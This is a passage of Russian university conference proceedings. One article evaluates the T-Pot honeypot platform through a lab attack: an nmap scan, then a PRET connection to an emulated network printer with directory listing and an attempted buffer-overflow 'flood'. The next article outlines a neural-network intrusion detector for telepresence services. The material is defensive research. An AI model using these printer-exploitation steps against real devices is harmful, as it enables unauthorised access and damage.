4. Федеральный закон от 27.07.2006 № 149-ФЗ (последняя редакция) «Об информации, информационных технологиях и о защите информации» // Справочная правовая система «КонсультантПлюс».

УДК 004.056

ИСПОЛЬЗОВАНИЕ T-POT ДЛЯ ПОВЫШЕНИЯ БЕЗОПАСНОСТИ КОРПОРАТИВНОЙ СЕТИ

Ульянова Полина Александровна, Петрив Роман Богданович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: pa.ulyanova@yandex.ru, rm903255830@yandex.ru

Аннотация. В данной статье представлен обзор и анализ Honeypot-решения T-Pot, предназначенного для обнаружения и анализа атак. Рассматривается удобство и эффективность применения данного решения в корпоративной сети с целью сбора данных, их анализа и дальнейшего усиления безопасности сети. T-Pot является универсальной платформой для на базе Docker, которая объединяет более 30 различных сервисов для создания ловушек и мощные инструменты для захвата, анализа и визуализации сетевых атак.

Ключевые слова: honeypot; корпоративные сети; T-Pot; Docker; информационная безопасность; информационные системы; обнаружение угроз; кибератака.

USING T-POT TO ENHANCE CORPORATE NETWORK SECURITY

Ulyanova Polina, Petriv Roman
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: pa.ulyanova@yandex.ru, rm903255830@yandex.ru

Abstract. This article provides an overview and analysis of the T-Pot Honeypot solution designed to detect and analyze attacks. It examines the convenience and effectiveness of implementing this solution in a corporate network for data collection, analysis, and subsequent enhancement of network security. T-Pot is a universal Docker-based platform that combines more than 30 different trap-building services and powerful tools for capturing, analyzing, and visualizing network attacks.

Keywords: honeypot; corporate networks; T-Pot; Docker; information security; information systems; threat detection; cyberattack.

Введение. В последнее время мы всё чаще слышим информацию об атаках на крупные компании. Примером могут служить инциденты с оператором экспресс-доставки документов и грузов СДЭК, авиакомпанией Аэрофлот, продуктовой розничной торговой компанией X5 Retail Group, провайдером Lovit в домах от застройщика «ПИК» и многие другие. Такие атаки приводят к значительным сбоям в рабочих процессах и наносят организациям немалый финансовый ущерб [1]. В связи с этим вопрос о применении эффективных методов защиты информации становится всё более актуальным.

Существуют превентивные способы противодействия угрозам — анализ инцидентов. Однако он недостаточно эффективен, так как строится на изучении произошедших событий. Следовательно организация может не в полном объёме и не своевременно внедрить новые алгоритмы борьбы с угрозами. Данную проблему решает использование Honeypot-решений. Honeypot — это приманка для злоумышленника, которая является системой безопасности, имитирующей уязвимую ИТ инфраструктуру. Данная система позволяет не только ввести в заблуждение киберпреступника и тем самым защитить организацию от атаки, но и получить максимально полные данные о произошедшем инциденте [2, 3].

Рассмотрим эффективность применения готового решения T-Pot. Это open-source решение, отличительной особенностью которого является архитектура на основе контейнеров Docker, что обеспечивает модульность, а также более высокую безопасность по сравнению с запуском программного обеспечения непосредственно на сервере. Данная платформа удобна тем, что устанавливается на многие серверные дистрибутивы Linux, такие как Alma Linux, Debian, Fedora, Ubuntu Live Server, а также Raspberry Pi. Также требуется наличие от 8 до 16 Гб оперативной памяти. T-Pot включает в себя более 30 различных сервисов-приманок, сгруппированных по типам, что позволяет всесторонне охватить различные векторы атак.

Кроме того, благодаря большому выбору ловушек, любая компания сможет подобрать приманку, удовлетворяющую её требованиям. Приманки MedPot и DICOMPot будут полезны для медицинских организаций, так как MedPot эмулирует реальные медицинские устройства, а DICOMPot выполняет роль сервера-ловушки для создания, хранения, передачи и визуализации цифровых медицинских изображений и документов. В предприятиях, в которых сотрудники работают удалённо, или используются облачные сервера можно использовать ловушки Cowrie и CitrixHoneypot. CitrixHoneypot является ловушкой с уязвимостью CVE-2019-19781 (уязвимость в Citrix ADC, которая позволяет любому неавторизованному пользователю выполнять произвольные команды операционной системы). А Cowrie может выполнять роль прокси-сервера для telnet и ssh для наблюдения за действиями злоумышленника в другой системе. Honeypot Conpot будет эффективна для повышения безопасности АСУ ТП, так как ловушка имитирует сложную инфраструктуру, использующую ICS/SCADA, чтобы убедить злоумышленника в том, что он нашел огромный промышленный комплекс.

Начиная с версии T-Pot 24.04.1 были добавлены две приманки на LLM (Large Language Model): Beelzebub и Galah. Beelzebub — это SSH-ловушка, которая использует языковые модели для создания динамичных и

правдоподобных взаимодействий с злоумышленниками. Galah — это веб-ловушка с возможностями LLM для создания реалистичных ответов веб-приложений.

Также для мониторинга сети и анализа сетевого трафика в платформу предустановлены: Suricata, p0f, Fatt. A Elastic Stack (Elasticsearch, Logstash, Kibana) позволит удобно управлять журналами и их визуализациями и отслеживать состояние системы [4, 5].

Проведём тестирование T-Pot. Для этого создадим две виртуальные машины: первая машина будет имитировать устройство корпоративной сети с ОС Ubuntu Live Server 24.04.2, на которую установим платформу T-Pot, а вторая машина будет устройством атакующего с ОС Kali Linux. После установки Honeypot-решения запускаются Docker-контейнеры с ловушками, их можно посмотреть с помощью команды «dps» (рис. 1).

```
ulyan@vva@work00564subvvvm:~$ dps
NAMES               STATUS                  PORTS
adbhoney            Up 23 minutes           0.0.0.0:5555->5555/tcp, [::]:5555->5555/tcp
ciscoasa            Up 23 minutes           0.0.0.0:5000->5000/udp, [::]:5000->5000/udp, 0.0.0.0:8443->8443/tcp, [::]:8443->8443/tcp
conpot_guardian_ast Up 23 minutes (healthy) 0.0.0.0:10001->10001/tcp, [::]:10001->10001/tcp
conpot_iec104       Up 23 minutes (healthy) 0.0.0.0:161->161/udp, [::]:161->161/udp, 0.0.0.0:2404->2404/tcp, [::]:2404->2404/tcp
conpot_ipmi         Up 23 minutes (healthy) 0.0.0.0:623->623/udp, [::]:623->623/udp
conpot_kamstrup_382 Up 23 minutes (healthy) 0.0.0.0:1025->1025/tcp, [::]:1025->1025/tcp, 0.0.0.0:50100->50100/tcp, [::]:50100->50100/tcp
cowrie              Up 23 minutes           0.0.0.0:22-23->22-23/tcp, [::]:22-23->22-23/tcp
dicompot            Up 23 minutes           0.0.0.0:11112->11112/tcp, [::]:11112->11112/tcp, 0.0.0.0:104->11112/tcp, [::]:104->11112/tcp
dionaea             Up 23 minutes (healthy) 0.0.0.0:20-21->20-21/tcp, [::]:20-21->20-21/tcp, 0.0.0.0:42->42/tcp, [::]:42->42/tcp, 0.0.0.0:81->81/tcp, [::]:81->81/tcp, 0.0.0.0:135->13
tcp, [::]:135->135/tcp, 0.0.0.0:445->445/tcp, [::]:445->445/tcp, 0.0.0.0:1433->1433/tcp, [::]:1433->1433/tcp, 0.0.0.0:1723->1723/tcp, [::]:1723->1723/tcp, 0.0.0.0:1883->1883/tcp, [::]:18
->1883/tcp, 0.0.0.0:3306->3306/tcp, [::]:3306->3306/tcp, 0.0.0.0:27017->27017/tcp, [::]:27017->27017/tcp, 0.0.0.0:69->69/udp, [::]:69->69/udp
elasticpot          Up 23 minutes           0.0.0.0:9200->9200/tcp, [::]:9200->9200/tcp
elasticsearch       Up 23 minutes (healthy) 127.0.0.1:64298->9200/tcp
ewsposter           Up 23 minutes
fatt                Up 23 minutes
h0neytr4p           Up 23 minutes           0.0.0.0:443->443/tcp, [::]:443->443/tcp
heralding           Up 23 minutes           0.0.0.0:110->110/tcp, [::]:110->110/tcp, 0.0.0.0:143->143/tcp, [::]:143->143/tcp, 0.0.0.0:465->465/tcp, [::]:465->465/tcp, 0.0.0.0:993->99
tcp, [::]:993->993/tcp, 0.0.0.0:995->995/tcp, [::]:995->995/tcp, 0.0.0.0:1080->1080/tcp, [::]:1080->1080/tcp, 0.0.0.0:5432->5432/tcp, [::]:5432->5432/tcp, 0.0.0.0:5900->5900/tcp, [::]:59
->5900/tcp
honeyaml            Up 23 minutes           0.0.0.0:3000->8080/tcp, [::]:3000->8080/tcp
honeytrap           Up 23 minutes
ipphoney            Up 23 minutes           0.0.0.0:631->631/tcp, [::]:631->631/tcp
kibana              Up 22 minutes (healthy) 127.0.0.1:64296->5601/tcp
logstash            Up 22 minutes (healthy) 127.0.0.1:64305->64305/tcp
mailoney            Up 23 minutes           0.0.0.0:25->25/tcp, [::]:25->25/tcp, 0.0.0.0:587->25/tcp, [::]:587->25/tcp
map_data            Up 22 minutes
map_redis           Up 23 minutes
map_web             Up 23 minutes           127.0.0.1:64299->64299/tcp
medpot              Up 23 minutes           0.0.0.0:2575->2575/tcp, [::]:2575->2575/tcp
miniprint           Up 23 minutes           0.0.0.0:9100->9100/tcp, [::]:9100->9100/tcp
nginx               Up 23 minutes           0.0.0.0:64294->64294/tcp, [::]:64294->64294/tcp, 0.0.0.0:64297->64297/tcp, [::]:64297->64297/tcp
p0f                 Up 23 minutes
redishoneypot       Up 23 minutes           0.0.0.0:6379->6379/tcp, [::]:6379->6379/tcp
sentrypeer          Up 23 minutes           0.0.0.0:5060->5060/tcp, 0.0.0.0:5060->5060/udp, [::]:5060->5060/tcp, [::]:5060->5060/udp
snare               Up 23 minutes           0.0.0.0:80->80/tcp, [::]:80->80/tcp
spiderfoot          Up 23 minutes (healthy) 127.0.0.1:64303->8080/tcp
suricata            Up 23 minutes
tanner              Up 23 minutes
tanner_api          Up 23 minutes
tanner_phpox        Up 23 minutes
tanner_redis        Up 23 minutes
tpotinit            Up 23 minutes (healthy)
wordpot             Up 23 minutes           0.0.0.0:8080->80/tcp, [::]:8080->80/tcp
```

Рис. 4. Просмотр активных Docker-контейнеров

Разумеется, такое количество ловушек для корпоративной сети не требуется, да и вызовет подозрения у злоумышленника. Ненужные контейнеры можно отключить несколькими способами:

1. После запуска службы выполнить команду «docker stop», где в качестве аргумента передать названия контейнеров, разделенные пробелом.
2. Исправить файл конфигурации службы tpot.service, который находится в папке /etc/systemd/system/tpot.service. В данном файле в строке, которая начинается с ExecStart, в конце строки необходимо в качестве аргументов команды «docker-compose up» передать названия контейнеров, которые нужно включить.
3. Отредактировать файл docker-compose.yml, расположенный в папке tpotce, и закомментировать в нём ненужные контейнеры.

Также лучше отключить отправку статистики на сервер сообщества T-Pot. Для этого нужно остановить службу T-Pot. Открыть ~/tpotce/docker-compose.yml и удалить строки Ewsposter service, которые представлены на рис. 2. Далее необходимо возобновить работу Honepot-платформы.

```
  GNU nano 7.2                                                  docker-c
# Ewsposter service
  ewsposter:
    container_name: ewsposter
    restart: always
    depends_on:
      tpotinit:
        condition: service_healthy
    networks:
     - ewsposter_local
    environment:
     - EWS_HPFEEDS_ENABLE=false
     - EWS_HPFEEDS_HOST=host
     - EWS_HPFEEDS_PORT=port
     - EWS_HPFEEDS_CHANNELS=channels
     - EWS_HPFEEDS_IDENT=user
     - EWS_HPFEEDS_SECRET=secret
     - EWS_HPFEEDS_TLSCERT=false
     - EWS_HPFEEDS_FORMAT=json
    image: ${TPOT_REPO}/ewsposter:${TPOT_VERSION}
    pull_policy: ${TPOT_PULL_POLICY}
    volumes:
     - ${TPOT_DATA_PATH}:/data
     - ${TPOT_DATA_PATH}/ews/conf/ews.ip:/opt/ewsposter/ews.ip
```

Рис. 5. Фрагмент файла docker-compose.yml

Протестируем ловушку Miniprint. Она работает как обычный сетевой принтер, случайно подключённый к общедоступному интернету. Ловушка использует язык заданий для печати (PJL) в необработанном сетевом «протоколе» [6].

Для начала отключим ненужные ловушки на атакуемой машине. Далее создадим другую виртуальную машину с ОС Kali Linux, которая будет имитировать рабочее устройство злоумышленника, и выполним сканирование машины с T-Pot. Для этого воспользуемся средством nmap. Результат сканирования представлен на рис. 3. Из рисунка видно, что nmap обнаружил три открытых порта: 1025, на котором может работать NFS или какая-то другая служба; 9100, обычно используемый для печати через протокол JetDirect; 10001, предположительно используемый для конфигурации SCP-сервисов. На основе данной информации злоумышленник может предположить, что в данной сети работает сетевой принтер, который можно проэксплуатировать [7].



Рис. 6. Результат сканирования атакуемой машины

Заполучив данные, хакер может попытаться подключиться к принтеру, воспользовавшись утилитой PRET. Она является инструментом для тестирования безопасности принтеров. Поддерживаются языки задания печати PostScript, PJL и PC благодаря чему у пользователя есть возможность перехватывать задания на печать или манипулировать ими, получать доступ к файловой системе и памяти принтера или даже наносить физический ущерб устройству [8]. На рис. 4 представлено успешное подключение к принтеру при помощи утилиты PRET. Получена информация о модели устройства — HP LaserJet 4200. Выполнена команда «discover», которая показала, что в сети нет других принтеров. С помощью «ls» просмотрено содержимое каталога. Кроме того, была предпринята попытка выполнить команду «flood» с целью которой было переполнение буфера.

Рис. 7. Установленное соединение с атакуемым принтером

В результате, все выполненные действия злоумышленника были зафиксированы и отображены в веб-интерфейсе инструмента Kibana. На рис. 5 представлены оповещения системы обнаружения вторжений Suricata, где хорошо прослеживается время начала атаки и попытки хакера вторгнуться в сеть.



Рис. 8. Гистограмма оповещений Suricata в web-интерфейсе Kibana

На рис. 6 представлена аналитика по которой видно, что атака проводилась на порт 9100 на Honeypot под названием Miniprint.



Рис. 9. Аналитика в web-интерфейсе Kibana

Кроме того, в web-интерфейсе Kibana представлена статистика по IP-адресам из которой следует, что наибольшая активность была у IP- адреса 192.168.58.130, который принадлежит атакующей машине (рис. 7).

Attacker Source IP - Top 10

Source IP	Count
192.168.58.130	7,516
192.168.31.58	27

Рис. 10. Активность IP-адресов в web-интерфейсе Kibana

Таким образом, тестирование ловушки выполнено успешно. Платформа справилась с задачей: она сэмулировала уязвимый сетевой принтер и собрала информацию о процессе атаки T-Pot.

Заключение. За счёт большого количества различных сервисов-приманок, сгруппированных по типам, T-Pot является отличным Honeypot-решением, подходящим для множества организаций. Однако стоит учитывать, что использовать сразу все ловушки или использовать ловушки не подходящие под деятельность компании нецелесообразно, так как злоумышленник может распознать приманки. В условиях постоянно развивающихся киберугроз крайне важно не только реагировать на атаки, но и предугадывать их, и T-Pot предоставляет все необходимые возможности для реализации данной стратегии. Платформа позволяет удобно управлять ловушками за счёт Docker-контейнеров, а средства для мониторинга и анализа предоставляют возможность эффективно исследовать инциденты. Кроме того, T-Pot активно развивается, и в нём появились ловушки с использованием искусственного интеллекта, что позволяет более эффективно адаптироваться к новым угрозам и делает систему ещё более устойчивой к атакам. Эти новые возможности с применением ИИ предполагается рассмотреть в дальнейших статьях.

СПИСОК ЛИТЕРАТУРЫ

1. X5, Аэрофлот, СДЭК — и это только начало? Кибератаки стали новой нормальностью // АО «Нейросети». [Электронный ресурс]. URL: https://neiroseti.ai/tpost/kydjb2nrd1-x5-aeroflot-sdek-i-eto-tolko-nachalo-kib (дата обращения: 12.09.2025).
2. Красов А. В., Петрив Р. Б., Сахаров Д. В., Сторожук Н. Л., Ушаков И. А. Масштабируемое Honeypot-решение для обеспечения безопасности в корпоративных сетях // Труды учебных заведений связи. 2019. Т. 5. № 3. С. 86–97.
3. What is a honeypot attack? // Microsoft 365. [Электронный ресурс]. URL: https://www.microsoft.com/en-us/microsoft-365-life-hacks/?p=4161 (дата обращения: 12.09.2025).
4. T-Pot — The All In One Multi Honeypot Platform // GitHub.com — telekom-security/tpotce. [Электронный ресурс]. URL: https://github.com/telekom-security/tpotce?tab=readme-ov-file#kibana-dashboard (дата обращения: 12.09.2025).
5. Уязвимость в ПО Citrix: хронология и рекомендации // Positive Technologies. [Электронный ресурс]. URL: https://www.ptsecurity.com/ru-ru/research/knowledge-base/uyazvimost-v-po-citrix-hronologiya-i-rekomendacii/ (дата обращения: 12.09.2025).
6. Miniprint // GitHub.com — sa7mon/miniprint. [Электронный ресурс]. URL: https://github.com/sa7mon/miniprint (дата обращения: 12.09.2025).
7. Jens Müller, Vladislav Mladenov, Juraj Somorovsky, Jörg Schwenk. SoK: Exploiting Network Printers// 2017 IEEE Symposium on Security and Privacy (SP), San Jose, CA, USA, 2017, pp. 213-230, doi: 10.1109/SP.2017.47.
8. PRET — Printer Exploitation Toolkit // GitHub.com — RUB-NDS/PRET. [Электронный ресурс]. URL: https://github.com/RUB-NDS/PRET?tab=readme-ov-file (дата обращения: 12.09.2025).

УДК 004.056.53

ИССЛЕДОВАНИЕ ИНТЕЛЛЕКТУАЛЬНЫХ СИСТЕМ ЗАЩИТЫ ИНФОРМАЦИИ В СФЕРЕ УСЛУГ ТЕЛЕПРИСУТСТВИЯ

Ушаков Игорь Александрович, Штеренберг Станислав Игоревич, Панков Арсений Владимирович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: ushakov.ia@sut.ru, shterenberg.si@sut.ru, pankov.av@sut.ru

Аннотация. В современном мире сетевые атаки становятся всё более изощренными и распространёнными, представляя серьезную угрозу для информационных систем компаний и организаций. С развитием цифровых технологий и увеличением объема обрабатываемых данных возрастает также разнообразие и сложность кибератак. Атаки, такие как DDoS, SQL-инъекции, XSS, MITM и многие другие, эволюционируют и приобретают новые формы, становясь незаметными для традиционных систем защиты. Методы выявления атак, основанные на статических правилах и сигнатурах, уже не способны справиться с постоянно изменяющимися паттернами вредоносного поведения. Такие подходы часто запаздывают с обновлением баз сигнатур и правил, из-за чего современные угрозы оказываются незамеченными и успешно проникают в системы. В этой связи на передний план выходит применение передовых методов машинного обучения и нейронных сетей, которые способны адаптироваться к новым типам угроз, эффективно анализировать большие объёмы трафика и выявлять сложные зависимости и аномалии в данных. Таким образом, использование нейронных сетей становится критически важным фактором повышения эффективности систем защиты информационной инфраструктуры от современных и перспективных сетевых атак.

Ключевые слова: услуги телеприсутствия; интеллектуальные системы; защита информации; сетевые атаки; выходные данные.

RESEARCH OF INTELLIGENT INFORMATION SECURITY SYSTEMS IN THE FIELD OF TELEPRESENCE SERVICES

Ushakov Igor, Shterenberg Stanislav, Pankov Arseniy
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: ushakov.ia@sut.ru, shterenberg.si@sut.ru, pankov.av@sut.ru

Abstract. In today's world, network attacks are becoming more sophisticated and widespread, posing a serious threat to the information systems of companies and organizations. With the development of digital technologies and an increase in the volume of processed data, the variety and complexity of cyber-attacks are also increasing. Attacks such as

DDoS, SQL injections, XSS, MITM, and many others are evolving and taking on new forms, becoming invisible to traditional protection systems. Attack detection methods based on static rules and signatures are no longer able to cope with constantly changing patterns of malicious behavior. Such approaches are often delayed in updating signature databases and rules, which is why modern threats go unnoticed and successfully penetrate systems. In this regard, the application of advanced machine learning methods and neural networks is coming to the fore, which can adapt to new types of threats, effectively analyze large volumes of traffic and identify complex dependencies and anomalies in data. Thus, the use of neural networks is becoming a critical factor in improving the effectiveness of information infrastructure protection systems against modern and promising network attacks.

Keywords: telepresence services; intelligent systems; information security; network attacks; output.

Введение. Общая новая структура работы системы безопасности, которая использует алгоритмы искусственного интеллекта и машинного обучения для обнаружения подозрительной активности и потенциальных угроз в распределённой сети показана на рис. 1. В отличие от традиционных систем, которые опираются на заранее определённые правила и сигнатуры известных атак, новая модель способен анализировать большие объёмы данных, выявлять сложные и скрытые угрозы, а также адаптироваться к новым видам атак. Для повышения устойчивости системы возможна также реализация обфусцированных элементов в исполняемых файлах [1].

Сейчас на рынке есть много обфускаторов с открытым кодом. Один из основных способов защититься от реверс-инжиниринга — это вставка мёртвого кода и данных так, чтобы не было видно, что они ни на что не влияют. Это довольно простой метод обфускации, и многие проекты используют разные инструменты для его реализации, согласно недавним исследованиям [2].

В методике, предложенной на кафедре Защищенных систем связи СПбГУТ, наблюдается снижение вероятности «ложного» переобучения нейросети, модель ИИ в целом становится недоступной для атакующего. За счет обфускации как раз возрастаеты затруднение при обратном проектировании модели ИИ [3].



Рис. 1. Структурная схема (модель) устройства пакетно-нейросетевой программы для защиты в сфере телеприсутствия

Для эффективного обнаружения атак на основе анализа сетевого трафика необходимо определить перечень параметров, которые будут выступать входными данными. Таблица 1, представленная ниже, была сформирована на основе анализа распространённых типов атак, экспертной оценки специалистов в области информационной безопасности и анализа существующих решений по обнаружению угроз [4]. Она показывает какие данные требуется анализировать для обнаружения атаки. Приоритеты в таблице представлены в числовом виде, где более высокие значения указывают на большую значимость параметра для точного выявления атак.

Таблица 1

Описание данных, подверженных анализу

Группа данных	**Параметры**	**Приоритет**
IP-адреса	Источник, Назначение	5
Порты	Исходящий порт, Порт назначения	5
Протоколы	TCP, UDP, ICMP, HTTP, HTTPS, FTP, DNS	5
Заголовки пакетов	TCP/IP заголовки, флаги TCP, Размер пакета, TTL	5
Данные прикладного уровня	HTTP-заголовки, URL, HTTP-запросы, DNS-запросы	5
Временные метки	Начало соединения, окончание соединения, длительность	4
Объем данных	Количество байтов, скорость передачи данных	4
Фрагментация пакетов	Наличие и параметры	2
Сертификаты SSL/TLS	Версия, алгоритм подписи, издатель, SAN, SCT и др.	4
Полезная нагрузка пакетов	Содержимое пакетов	5
MAC-адреса	Источник, Назначение	3
VLAN-теги	Идентификаторы VLAN	2
Параметры QoS	Приоритеты трафика	2
Идентификаторы сессий	Для протоколов сессий	3
Геолокационные данные	Страна/регион (IP-based)	3
Статистика соединений	Частота и количество соединений	5

Приоритеты назначались на основании вклада каждого параметра в общую картину поведения сетевого трафика и способности данного параметра указать на наличие той или иной атаки. Параметры с высоким приоритетом являются наиболее важными индикаторами атак и, как правило, существенно влияют на точность и эффективность обнаружения угроз. Параметры со средним и низким приоритетом также важны, однако они чаще используются в комбинации с другими данными для подтверждения и уточнения выводов нейросетевой модели. После формирования данной структуры входных данных модель будет способна эффективно и детализированно классифицировать сетевой трафик и выявлять широкий спектр атак [5].

На выходе модель классифицирует сетевой трафик, определяя наличие атаки и её тип. Типы атак, определяемые моделью, представлены ниже в виде таблицы классификаций (табл. 2).

Таблица 2

Типы атак, определяемые моделью

Категория атак	Подкатегория	Примеры атак	Ответственный тип модуля
Сетевые атаки	Атаки на доступность (DoS/DDoS)	UDP Flood, SYN Flood, DNS Amplification	LSTM/CNN
	Маршрутизация и коммутация	ARP Spoofing, MAC Flooding, BGP Hijacking	LSTM
	Протоколы	DHCP Starvation, DNS Cache Poisoning, ACK Flood	LSTM
	Сканирования	Port Scanning, IP Sweeping, OS Fingerprinting	LSTM
Атаки на прикладном уровне	Инъекционные атаки	SQL Injection, XML Injection	Transformer
	Веб-приложения	XSS, CSRF, Clickjacking, Web Shells	Transformer
Атаки на данные	Конфиденциальность и целостность	MITM, Replay Attack	LSTM
Криптографические атаки	Алгоритмы шифрования и протоколы	Brute Force, Dictionary, Downgrade Attack	LSTM
Передача вредоносных файлов	Вирусы	Miners, Trojan, steelers и др.	CNN

